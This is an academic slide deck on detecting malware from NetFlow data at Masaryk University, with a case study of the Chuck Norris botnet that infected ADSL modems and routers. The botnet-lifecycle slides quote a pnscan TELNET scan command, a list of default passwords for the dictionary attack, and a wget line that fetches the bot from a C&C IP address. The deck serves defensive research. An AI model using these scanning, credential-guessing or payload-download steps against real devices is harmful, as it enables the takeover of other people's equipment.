Malware Detection From The Network Perspective Using NetFlow Data

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Part I

Introduction

Present Computer Security

Present Essentials and Best Practices

- host-based: firewall, antivirus, automated patching, NAC[1]
- network-based: firewall, antispam filter, IDS[2], UTM[3]

Network Security Monitoring

- **Necessary complement to host-based approach.**
- NBA[4] is a **key approach** in large and high-speed networks.
- Traffic acquisition and storage is almost done, **security analysis is a challenging task**.

[1]Network Access Control, [2]Intrusion Detection System
[3]Unified Threat Management, [4]Network Behavior Analysis

NetFlow Applications in Time

Originally

Accounting

NetFlow Applications in Time

Originally

Accounting

Then

Incident handling
Network forensics

NetFlow Applications in Time

Originally

Accounting

Then

Incident handling
Network forensics

Now


Intrusion detection

Masaryk University, Brno, Czech Republic

- 9 faculties: 200 departments and institutes
- 48 000 students and employees
- **15 000 networked hosts**
- 2x 10 gigabit uplinks to CESNET

Interval	Flows	Packets	Bytes
Second	5 k	150 k	132 M
Minute	300 k	9 M	8 G
Hour	15 M	522 M	448 G
Day	285 M	9.4 G	8 T
Week	1.6 G	57 G	50 T

Average traffic volume at the edge links in peak hours.



NetFlow Monitoring at Masaryk University

FlowMon probe

FlowMon probe

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
NetFlow data generation

NetFlow Monitoring at Masaryk University



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

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


Part II

Malware Detection

Malware Threats

Malware

- "software designed to infiltrate a computer system **without the owner's informed consent**"[5]
- computer viruses, worms, trojan horses, spyware, dishonest adware, crimeware, rootkits, ...

Malware Threats

- infected ("zombie") computers used for **criminal activities**
- privacy data stealing, (D)DoS attacks, sending spam, hosting contraband, phising/pharming
- victims are **end users**, **servers** and the **network infrastructure** too

[5] Wikipedia

Malware Detection Approaches

Host-Based Approach

- AVS, anti-spyware and anti-malware detection tools
- based on **pattern matching** and **heuristics**
- only **local information** from the computer
- **zero day attacks** and **morphing code** often undetected

Network-Based Approach

- overview of the **whole network behavior**
- high-level information about the state of the network
- use of **NBA methods** for malware detection

Network Behavior Analysis (NBA)

NBA Principles


- identifies malware from **network traffic statistics**
- watch what's happening **inside the network**
- single purpose **detection patterns** (*scanning*, *botnets*, ...)
- **complex models** of the network behavior
- **statistical modeling**, PCA[6]


NBA Advantages


- good for spotting **new malware** and **zero day exploits**
- suitable for **high-speed networks**
- should be used **as an enhancement** to the protection provided by the standard tools (*firewall*, *IDS*, *AVS*, ...)


[6] Principal Component Analysis

NBA Example - MINDS Method









- **Features:** Flow counts from/to important IP/port combinations.
- **Malware identification:** Comparison with windowed average of past values.

Part III

Chuck Norris Botnet in Nutshell

Chuck Norris Botnet

- **Linux malware** – IRC bots with central C&C servers.
- Attacks **poorly-configured** Linux **MIPSEL** devices.
- Vulnerable devices – **ADSL modems** and **routers**.

- Uses **TELNET brute force** attack as infection vector.
- Users are **not aware** about the malicious activities.
- **Missing** anti-malware **solution** to detect it.

Discovered at Masaryk University on 2 December 2009. The malware got the Chuck Norris moniker from a comment in its source code `[R]anger Killato : in nome di Chuck Norris !`

Botnet Lifecycle

- **Scanning for vulnerable devices in predefined networks**
  - IP prefixes of ADSL networks of worldwide operators
  - network scanning – `# pnscan -n30 88.102.106.0/24 23`
- **Infection of a vulnerable device**
  - TELNET dictionary attack – 15 default passwords
  - admin, password, root, 1234, dreambox, *blank password*
- **IRC bot initialization**
  - IRC bot download and execution on infected device
  - wget http://87.98.163.86/pwn/syslgd;...
- **Botnet C&C operations**
  - further bots spreading and C&C commands execution
  - DNS spoofing and denial-of-service attacks

Botnet Attacks

DoS and DDoS Attacks

- TCP ACK flood
- TCP SYN flood
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DNS Spoofing Attack

- Web page redirect:
  - www.facebook.com
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
- Malicious code execution.



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

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

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

Botnet Size and Evaluation

- Size **estimation based on NetFlow** data from Masaryk University.
- **33000** unique **attackers** (infected devices) from **10/2009 – 02/2010**.

Most Infected ISPs

Telefonica del Peru
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

Unique attackers targeting the MU network

Month	Min	Max	Avr	Mdn
October	0	854	502	621
November	41	628	241	136
December	69	1321	366	325
January	9	1467	312	137
February	180	2004	670	560
Total	0	2004	414	354

Botnet **stopped** activity on **23 February 2010**.

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

